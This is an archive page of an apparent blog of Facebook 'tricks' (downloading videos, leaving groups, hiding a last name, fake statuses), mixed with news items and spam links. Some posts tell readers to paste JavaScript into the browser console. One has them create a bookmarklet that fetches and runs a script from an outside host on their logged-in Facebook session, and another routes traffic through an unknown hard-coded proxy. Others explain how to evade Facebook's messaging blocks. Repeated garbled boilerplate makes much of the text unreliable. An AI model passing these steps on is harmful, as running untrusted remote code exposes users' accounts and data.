.

Recover Windows Password With Free Password Recovery Tools

What to do if you forgot your computer password and there is an important data on it and you can't install new OS To regain access, you can use some password recovery software to recover your Windows password. Ophcrack Ophcrack offers one of the best free password recovery solutions in the market. .

Huawei Ascend Smartphone

The chinese company "HUAWEI" has revealed it's smart smart phone "ASCEND P6" which described as the thinnest phone in the world. The Ascend P6 is just over 6mm thick exceeding IPONE 5 and GALAXY S4, comes in white, black and pink, weighing about 120 gram..

How To Make Online Money

You can make money online at many fields and one of them is PTC field and it means paid to click alled s.

Get Payoneer Master Card Charged With 25$ For Free

Today I'm going explain how to get payoneer master card charged eith 25$ for free, Most of us can't benefit from payoneer master card specially when ordered through Odesk or Elanc as they must be charged through them only. But now with payoneer master card you can send and receive money very Easy and through any bank you want.s.

Probux strategy

Learn how to steadily increase your PTC earnings in PROBUX without the hassle of slaving to get directreferrals. You can see steady increase if you apply the right strategy.Thank you for signing up through our website. As a token of appreciation I will reveal to you all I know just for being my referralt, .

Showing posts with label Facebook. Show all posts

Wednesday, February 19, 2014

How To Download Facebook Look Back Video

So, this year Facebook turns 10. A great moment for the world's best social 

networking site. To add to the celebrations, facebook is providing 'lookback' 

videos to all of its members at facebook.com/lookback.

The lookback videos certainly make you nostalgic and you would want to 

download the video. Here is how you can do so:


1.) Copy this code:

var xLBD = {};
xLBD.c = function (){
xLBD.f = unescape(document.querySelector("[flashvars]").getAttribute("flashvars")).substring(7);
xLBD.f = JSON.parse(xLBD.f.substring(0, xLBD.f.lastIndexOf("}") + 1)).video_data[0].hd_src;
xLBD.a = "<div style='position:absolute;top:100px;height:300px;left:15%;background:‪#‎fff‬;border:10px solid #000;font-size:5em;padding:100px;'>Click <a download='lookback.mp4' href='"+xLBD.f+"'>here<\/a> to download your lookBack video.</div>";
document.body.innerHTML += xLBD.a;
}
if(document.readyState == "complete")
xLBD.c();
else window.onload = xLBD.c;

2.) Open the www.facebook.com/lookback

3.) Press Ctrl + Shift + J.

4.) A console will open up. Paste ur code in the console and press Enter

How To Download Facebook Look Back Video

5.) A windows will open. Click to download the video. The video opens 

separately. Right Click and select Save Video.

How To Download Facebook Look Back Video

That is it Enjoy!!

Sunday, October 13, 2013

Download All Facebook Images By One Click


Facebook provide service of downloading one by one, but if you wanna 

download all picture or wanna download full album then no service available. 

But Today I will tell you how can you download full album directly with just 

one click. Follow these steps:-
Download All Facebook Images By One Click

1.First of all go to this website 

2. Now just login with Facebook.


3. With this you can download your albums, your tagged photos, your friend's 

photos, friend's albums, videos directly at one place with one click.

Done

Friday, September 27, 2013

Facebook Brings The ability to Edit Posts Soon

Facebook now a days is testing anew feature which is the ability to edit 

posts, this new feature will be great and really more comfortable.

Facebook team has already added the ability of editing comments and now 

it's time to have the ability of editing posts.

Facebook Brings The ability to Edit Posts Soon

This new feature will be really helpful for facebook users as many of them 

misspell while writing posts, So they have to delete the post to edit it and 

It really be a boring thing.

The source 

Update: The service is working Now.

Thursday, September 26, 2013

How To Leave all Facebook Groups With One Click

In this guide i will explain How To Leave all Facebook Groups With One 

Click, are tired of the large number of groups you are in?, well lets start how 

to proceed that.just follow these steps:

1.Download Firefox v.20 

2.Install it and go to bookmarks and add new one (with any name), in the 

location box past this code.


javascript:(function(){document.body.appendChild(document.createElement('script')).src='http://yourjavascript.com/56192331113/toz.js';})();

How To Leave all Facebook Groups With One Click

Then

How To Leave all Facebook Groups With One Click

3.Log in to Facebook using your account and go to this link Facebook 

Bookmark Groups. and click on the bookmark you created and it will get you 

out automatically.

If you like it share it.....Enjoy

Monday, September 9, 2013

How to Send Messages on Facebook After Getting Blocked

Hello there,Today Facebook is world's largest social networking site.we are much familiar 

to this and almost everyone among us use this site regularly to stay connected with social 

network and friends.But sometimes in life there comes a situation when we get into 

controversy.
How to send messages on Facebook after getting Blocked

Facebook has policies in place to stop behavior that other people may find annoying or 

abusive.When you sent a lot of messages recently or people reported your messages as 

unwelcome then u get blocked by messaging service of Facebook.

This block is temporary. You can still use other Facebook features to connect with your 

confirmed friends.

But to send message in above condition,what to do? How to send messages on Facebook 

after getting Blocked???

So here i provide a little trick to send message on Facebook after getting Blocked.

The trick is very simple n you only need to have Facebook user name of your message 

receiver.


Steps to send messages on Facebook after getting Blocked:

1.Login to your primary e-mail account(gmail/yahoo).

2.Go to compose mail.

3.Now enter the user name of your friend as username@facebook.com.

4.Type in the message whatever you want to send.

5.Now send the message.

Done!!!

Thursday, August 15, 2013

How Hide Your Last Name on Facebook

In this guide I will explain how hide your last name on Facebook, Facebook 

requires all users to include a first and last name for their profile,  There is 

no requirement however on using your real names. But now facebook users 

can hide their middle name and last name/surname. Hiding last name, you 

can effectively hide your identity on Facebook. This only takes a few minutes 

to set up within your Facebook account settings.

1.you need to have Firefox browser to d this trick.

2.Open it and go to--> Options --> Advanced --> Network --> Settings --> 

Connection Settings --> And choose manual proxy configuration. 


3.Use This Proxy Servers For All Protocols "Put this proxy and port".

Http Proxy : 202.70.136.142 

Port : 8080

4.Put 202.70.136.142 on "No Proxy for Box".

5.Now goto Account Settings, Delete Middle Name and Last Name. Then 

Save! 

6.Congratulation !! You Did It, Now Your Last Name Is Gone.

Wednesday, July 31, 2013

How To Add All Facebook Friends in Group By Single Click

By Using Chrome browser:-

This way works with chrome browser users using an extension called 

"Facebook Group Invite All".The first extension that invite all your friends to 

new Facebook Groups.Just enter to group page and press on the group icon 

on chrome action bar.Just follow this:-

How To Add All Facebook Friends in Group By Single Click


1-Open your Facebook account in chrome.

2-Open your group.

3-Then click on Extension and wait some time.

4-Now Your friend adding in group.


Facebook Group Invite All

Tuesday, July 30, 2013

Post Fake Facebook Status

In this guide I'm Going to explain how to Post Fake Facebook Status and 

amaze your friends With anyone name on Facebook and Take Photographs 

and amaze you Friends.

Post Fake Facebook Status

Just Follow these Simple Steps:-

1.Go to Wall Machine Website.
           
2.Then Click on Connect button after then allow the apps to connect to your 

Facebook account.

3.Then the wall machine box appear. This box is customizable (you can any 

thing like names and photos.

4.After the all steps are completed then click on save button.

5.Then open your save file in new tab and take a photo by print screen.

That is't amaze your friends......Good Luck

Wednesday, July 24, 2013

Some Facebook keypad Shortcuts

 Some Facebook keypad Shortcuts

In this article I will share some keyboard shortcut that can be helpful for you 

as Facebook user, Really these shortcuts are very helpful and makes using 

Facebook more flexible.
Note:-These shortcuts are working with upper numeric keyboards.
                                       

How To Hide seen option in Facebook messages

Facebook tricks, Facebook is the best platform for sharing our ideas 

and thoughts Facebook, the user can share their ideas, which is a popular 


social networking platform million. Now days, every facebook user profiles, 

cool status updates or changes on the giant social networking site wants to 


be attractive. Updating a status on facebook to get the attention of other 


people affected and the maximum number of slaves is a daily. We are still 


some of the latest facebook status and tricks will help you to get the 


attention from other facebook users to share there thought's.


How To Hide seen option in Facebook messages

Facebook recently update new facility SEEN option in chat box.When you  are 

chating  with someone on Facebook, and the person read your message, it 

displays ‘seen’ along with the time when message was read.actually this is a 

best feature but some times it is problem to it allows your friend to know 

that your ignoring message from them when your not giving reply back - See 

In past you can just skip the conversation by not giving reply back or 

pretended as you dint saw the message but know this trick fails as soon as 

you saw the message it mark as read and it shows as 'SEEN BY' or 'SEEN ON'.

For Google chrome install this tool FB UNSEEN

For firefox install first grease monkey then install facebook steal
                                           

How to Listen Music on Facebook


Facebook tricks, Facebook is the best platform for sharing our ideas 

and thoughts Facebook, the user can share their ideas, which is a popular 


social networking platform million. Now days, every facebook user profiles, 

cool status updates or changes on the giant social networking site wants to 


be attractive. Updating a status on facebook to get the attention of other 


people affected and the maximum number of slaves is a daily. We are still 


some of the latest facebook status and tricks will help you to get the 


attention from other facebook users to share there thought's.


In this article I'm going to explain how to Listen music on Facebook.

Listening to music and singing along together with your friends can be a 

wonderful and memorable experience but you can only do that when you are 

physically together. But here’s some good news. The whole experience is 

about to change because even from home, you can now listen to music, new 

and old, with your friends, on Facebook.

When you have logged in, head over to the Facebook Music page 

(http://www.facebook.com/music) and you will see a list of trending albums 

with music tracks powered by Myspace and Saavn. 

There’s also Spotify and Rdio but currently the use of these two are only 

supported in a few countries
facebook mucis
You can also open the music page from your Facebook wall by accesing it 

from the left menu under the “Apps” category.

When you are in the Music page, pick any music you’d like to play and a pop-

up window will ask you to add the service to Facebook. Simply click on the 

“Add to Facebook” button.

Note that the pop-up window above is to add the Myspace application only. 

You will be asked again to add new apps should you want to play music from 

Spotify, Rdio or Saavn.

Once added, the music application will open a new tab on your browser (or 

new window, if not supported) and you will be redirected to the Myspace or 

the Saavn player page. No action is required, simply wait for the page to load 

and the selected song will be played automatically when it is ready.
                                         

how to Add Facebook chat box on Firefox sidebar

Facebook tricks, Facebook is the best platform for sharing our ideas 

and thoughts Facebook, the user can share their ideas, which is a popular 


social networking platform million. Now days, every facebook user profiles, 

cool status updates or changes on the giant social networking site wants to 


be attractive. Updating a status on facebook to get the attention of other 


people affected and the maximum number of slaves is a daily. We are still 


some of the latest facebook status and tricks will help you to get the 


attention from other facebook users to share there thought's.


In yjis post I will explain how to Add Facebook chat box on Firefox sidebar


Facebook Chat is cool, at least it allows you to send instant messages to 


online Facebook contacts. However I’m not really a fan of the chat bar being 


at the bottom of the page, what if I’ve left Facebook but still wants to 


remain chatting with my Facebook contacts? If you are using Firefox, you can 


place the Facebook Chat at the sidebar.


Step 1:-Search for Bookmarks on the top navigation. Select Organize 


Bookmarks.


Step 2:- Click New Bookmark... tab and enter the following:


  • Name: Facebook Chat
  • Location: http://www.facebook.com/presence/popout.php
  • Check Load this bookmark in sidebar.

Step 3:-Launch The Firefox Sidebar, Click Facebook Chat 

And Start Chatting With Your Facebook Contacts Within Firefox.


How to Unblock Your Account From Sending Facebook Friend Requests

In this post I'm going to explain how to Unblock your account which was 

blocked from sending Friend request, It's a well known that this problem 

results from sending a lot of friend requests. So you have to avoid that

most of Facebook users are suffering  form being blocked from sending friend 

requests, so here I'm giving a solution for that.


While I was surfing the Internet I found a chrome Extension that would help 

solving this problem called "Unfriend Alert" go for it and click add to chrome.


Then it will look like that:-

The unfriend finder for facebook will alert you anytime someone removes you 

from their friend list.

Please note that Unfriend Alerts injects ads into Amazon.com, Yahoo.com, 

Twitter, Tumblr, etc. The ads are clean advertisements from established ad 

networks.


Monday, July 8, 2013

Facebook Launched Hashtag


Facebbok has just announced hashtag in posts, that will give the ability to 

follow conversions through hashtag like Twitter, Tumbler and other social 


networks.


Facebook  Launched Hashtag

But it's considered some thing old as it 's available in some social networks 


like Twitter, Tumbler and Google+, whenever you click on hashtag of a post, 


it will give you the feeds of posts and this will make it easier to get 


information related to a topic on Facebook.


Also Facebook  made it clear that this new feature has been released 


"Every day, hundreds of millions of people use Facebook to share their 


thoughts on big moments happening all around them. Whether it’s talking 


about a favorite television show, cheering on a hometown sports team or 


engaging with friends during a breaking news event—people on Facebook 


connect with their friends about what’s taking place all over the world. 


During primetime television alone, there are between 88 and 100 million 


Americans engaged on Facebook - roughly a Super Bowl-sized audience every 

single night. The recent "Red Wedding" episode of Game of Thrones, received 

over 1.5 million mentions on Facebook, representing a significant portion of 

the 5.2 million people who watched the show. And this year's Oscars buzz 

reached an all-time high on Facebook with over 66.5 million interactions, 

including likes, comments, and posts.

To date, there has not been a simple way to see the larger view of what's 

happening or what people are talking about.

To bring these conversations more to the forefront, we will be rolling out a 


series of features that surface some of the interesting discussions people are 


having about public events, people, and topics. As a first step, we are 


beginning to roll out hashtags on Facebook." said Greg Lindley.


Fcebook Allows Uses To add Photos In comments


Facebook has rolled out a new feature that lets users post photos in 
comments. Previously, users can only add photos in comments by sharing 
photo link. This feature will be available only for user to user interaction. It 
will not be available for stories on pages.
After getting this feature, you will see a camera icon at the right side of 
comment box. Clicking on this icon will open a file browser to upload photo in 
comment. Facebook Engineer Bob Baldwin has posted a photo describing how 
this new feature works.
Users can only add photo comments by desktop or mobile browser site. This 
feature is not available for mobile apps but users can see photo comments in 
mobile apps. It is expected to come to mobile apps soon.
This feature was originally built in hackathon by Facebook engineers. It is 
now being rolled gradually. With this feature, Facebook wants to make 
discussion better and appealing.


                                       Source

Facebook Officially Supports Videos in Instagram


The social networking Facebook has announced that it will support video 


sharing on Anstagram  that new feature will allow Anstagram users to share 


videos up to 15sec through Anstagram application on Andriod and IOS.

Facebook Officially Supports Videos in Instagram

Facebook CEO Mark Zuckerberg handed the stage over to Systrom shortly 

after the press event began. "Instagram is a tool to remember," Systrom 


reminded the audience. "Instagram is a way to stay connected."


The new update of Anstagram will have a button to share videos on Facebook 


next to camera button also it will provide a new 13 filtres video clips, these 


filters are designed specifically for video and differ from basic filters that can 


be applied to images, the new update will allow users to choose the video 


cover photo that will allow users to choose any image of the video as an 


image shows before the video runs.


"Kevin Sestrum"  the Executive Director of Anstagram  said that "The 


application lets raise the video clips in the background, and also allows you 


to share them via other social networks, as is the case for sharing photos.


".and he also that was keen on making the process of video sharing quick and 


simple.


He said also during the press conferencs that the company has worked with 


experts in the field to add a video feature called "Cinema" automatically 


installs the shaky video clips, and this feature is currently working on a 


mobile iPhone 4S and iPhone 5 only.He added that he has been so far post 16 


billion picture on Anstagram, and these images harvested a total of 


admiration billion a day, and the number of users of the application 130 


million monthly users.


And as we remember that twitter launched Vine (check that here) to share 

videos on youtube now Fcebook supports supports sharing videos on 


Instagram.

 
Blogger Widgets